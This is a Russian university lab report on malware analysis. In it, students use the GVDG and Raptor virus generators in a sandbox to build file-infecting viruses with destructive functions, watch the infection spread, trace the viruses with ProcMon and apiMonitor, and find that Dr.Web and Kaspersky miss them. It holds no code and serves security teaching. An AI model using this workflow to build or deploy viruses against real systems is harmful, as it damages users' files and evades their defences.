1. Министерство образования и науки Российской Федерации
2. Санкт-Петербургский Политехнический Университет Петра Великого
3. —
4. Институт кибербезопасности и защиты информации
5. **Кафедра «Информационная безопасность компьютерных систем»**

**ЛАБОРАТОРНАЯ РАБОТА № 5**

«Анализ вредоносных программных средств»

1. по дисциплине «Основы информационной безопасности»
2. Выполнили
3. студенты гр. 5131001/40003 Веденеев А. С.
4. <*подпись*>  
     
    Поляков Д. Т.
   1. <*подпись*>
5. Преподаватель
6. ст. преподаватель Вагисаров В. Б.

<*подпись*>

1. Санкт-Петербург
2. 2025

# Цель и задачи

**Цель:** Приобретение практических навыков по противодействию вредоносным программным средствам на примере компьютерных вирусов.

**Задачи:**

## Подготовка к работе.

### Выбрать локальный диск и создать в нем каталоги virus\_test и virus\_disk\_test.

### Смонтировать каталог virus\_disk\_test в корневой уровень системы.

## Исследование механизма заражения.

### Запустить генератор GVDG.

### Создать вирус-паразит с несколькими деструктивными функциями.

### Изучить полученный код на языке Pascal и построить блок-схему алгоритма работы вируса.

### Скопировать полученный EXE-файл вируса в каталог virus\_test, скопировать туда же несколько произвольных EXE-файлов для демонстрации заражения, предварительно сохранив эталонные копии.

### Запустить скопированный компьютерный вирус.

### Сформулировать гипотезу о способе внедрения вируса в тело файла.

### Скопировать один из ранее сохраненных эталонных EXE-файлов в каталог virus\_test, запустить на исполнение один из уже зараженных EXE-файлов. Убедиться в заражении нового EXE-файла в результате запуска зараженного EXE-файла.

### С помощью встроенного в генератор GVDG попытаться вылечить исполняемые файлы в каталоге virus\_test.

### Повторить пп. 1.2.5 и 1.2.6, после чего запустить проверку любым сторонним антивирусом. При обнаружении вирусов включить опцию шифрования в настройках генератора и повторить процедуру снова. Сравнить полученные результаты.

## Работа с генератором вирусов Raptor Virus Generator.

### Скопировать в каталог virus\_disk\_test несколько произвольных EXE-файлов для демонстрации заражения, предварительно сохранив их эталонные копии.

### С помощью программы-генератора Raptor Virus Generator сгенерировать вирус, обладающий тремя деструктивными функциями и выполняющим заражение всех файлов на диске.

### Запустить утилиту ProcMon, задать в ней фильтр по имени процесса вируса. Оставив активной программу ProcMon, запустить исполняемый файл вируса. Зафиксировать протокол работы вируса, полученный программой ProcMon.

### Очистить папку virus\_disk\_test и повторить п. 1.3.1.

### Запустить утилиту apiMonitor, задать фильтр по имени процесса вируса. Инициировать слежение с помощью утилиты apiMonitor и запустить созданный файл вируса в папке virus\_disk\_test. Зафиксировать протокол работы вируса, полученный программой apiMonitor.

### На основании полученных протоколов работы вируса построить функциональную схему сгенерированного вируса, выделив деструктивные функции.

### Очистить папку virus\_disk\_test и повторить п. 1.3.1.

### Выполнить заражение исполняемых файлов с помощью созданного вируса. Запустить программу-дизассемблер. Дизассемблировать код зараженного EXE-файла. Используя полученный ассемблерный код и построенную функциональную схему вируса, выделить участки программы, которые содержат тело вируса, проверяют сигнатуру вируса, осуществляют заражение и деструктивные функции, передают управление программе-носителю.

# ход работы

## Подготовка к работе.

### На локальном диске виртуальной среды были созданы два каталога: virus\_test и virus\_disk\_test (Рисунок 1).




Рисунок 1. Каталоги virus\_test и virus\_disk\_test на локальном диске.

### С помощью консоли Windows и команды SUBST X: c:\virus\_disk\_test, каталог virus\_disk\_test был смонтирован в корневой уровень файловой системы (Рисунок 2).




Рисунок 2. Результат консольной команды, появился виртуальный диск X.

## Исследование механизма заражения

### Был запущен генератор вирусов GVDG (Рисунок 3).




Рисунок 3. Главное меню генератора вирусов GVDG.

### Используя управляющие элементы интерфейса, были выбраны: тип вируса HLLO, деструктивные функции вируса, представленные на рисунке 4, а также включены параметры «Создавать исходники» и «Комментарии в исходниках». В результате был создан EXE-файл вируса, его код представлен в приложении 1.




Рисунок 4. Параметры вируса-паразита.

### Был изучен исходный код вируса на языке Pascal и построена блок-схема алгоритма работы вируса, представленная в приложении 2.

### Сгенерированный EXE-файл вируса был скопирован в каталог virus\_test, туда же были помещены копии некоторых EXE-файлов, при этом эталонные копии были сохранены (Рисунок 5).




Рисунок 5. Каталог virus\_test до заражения.

### Скопированный вирус был запущен, в результате каталог заполнился ранее не существовавшими там файлами (Рисунок 6).




Рисунок 6. Каталог virus\_test после заражения.

### В результате сравнения по содержимому с помощью Total Commander, была выдвинута гипотеза, что вирус внедряет себя в тело файла, записывая себя поверх заражаемого кода (Рисунок 7).




Рисунок 7. Сравнение по содержимому зараженного и эталонного файлов.

### В категорию virus\_test был скопирован эталонный файл «idademo695\_windows\_1.exe», после чего был запущен соответствующий ему зараженный файл «idademo695\_windows.exe». В результате эталонный файл изменил свою иконку и размер, а также появились новые файлы, что свидетельствует о том, что «idademo695\_windows.exe» был заражен (рисунок 8).




Рисунок 8. Новые зараженный и «мусорные» файлы после запуска зараженного файла «idademo695\_windows».

### С помощью встроенного в GVDG антивируса, была предпринята попытка вылечить исполняемые файлы в каталоге virus\_test. В результате вирус и зараженные файлы были удалены из категории, остались лишь не имеющие назначения «мусорные» файлы (рисунок 9).




Рисунок 9. Результат излечения категории virus\_test.

### В каталог virus\_test снова были добавлены копии эталонных exe файлов и сам вирус. Вирус был запущен, а после категория была проверена с помощью антивирусов Dr.Web и Kaspersky, в обоих случаях вирусов не было обнаружено (рисунок 10 и 11).




Рисунок 10. Результат проверки антивирусом Dr.Web.




Рисунок 11. Результат проверки антивирусом Kaspersky.

## Работа с генератором вирусов Raptor Virus Generator.

### В каталог virus\_disk\_test были скопированы те же несколько произвольных exe файлов что и при использовании GVDG (рисунок 11), эталонные копии были заранее сохранены.




Рисунок 11. Содержимое каталога virus\_disk\_test.

### В Raptor Virus Generator был сгенерирован вирус с тремя деструктивными функциями, так же выполняющий заражение всех файлов на диске X (рисунок 12).




Рисунок 12. Деструктивные функции вируса.

### Была запущена утилита ProcMon, в ней был задан фильтр по имени «Мой Вирус». Вирус был запущен (рисунок 13) и в окне утилиты был зафиксирован протокол работы вируса (рисунок 14).




Рисунок 13. Результат работы вируса.

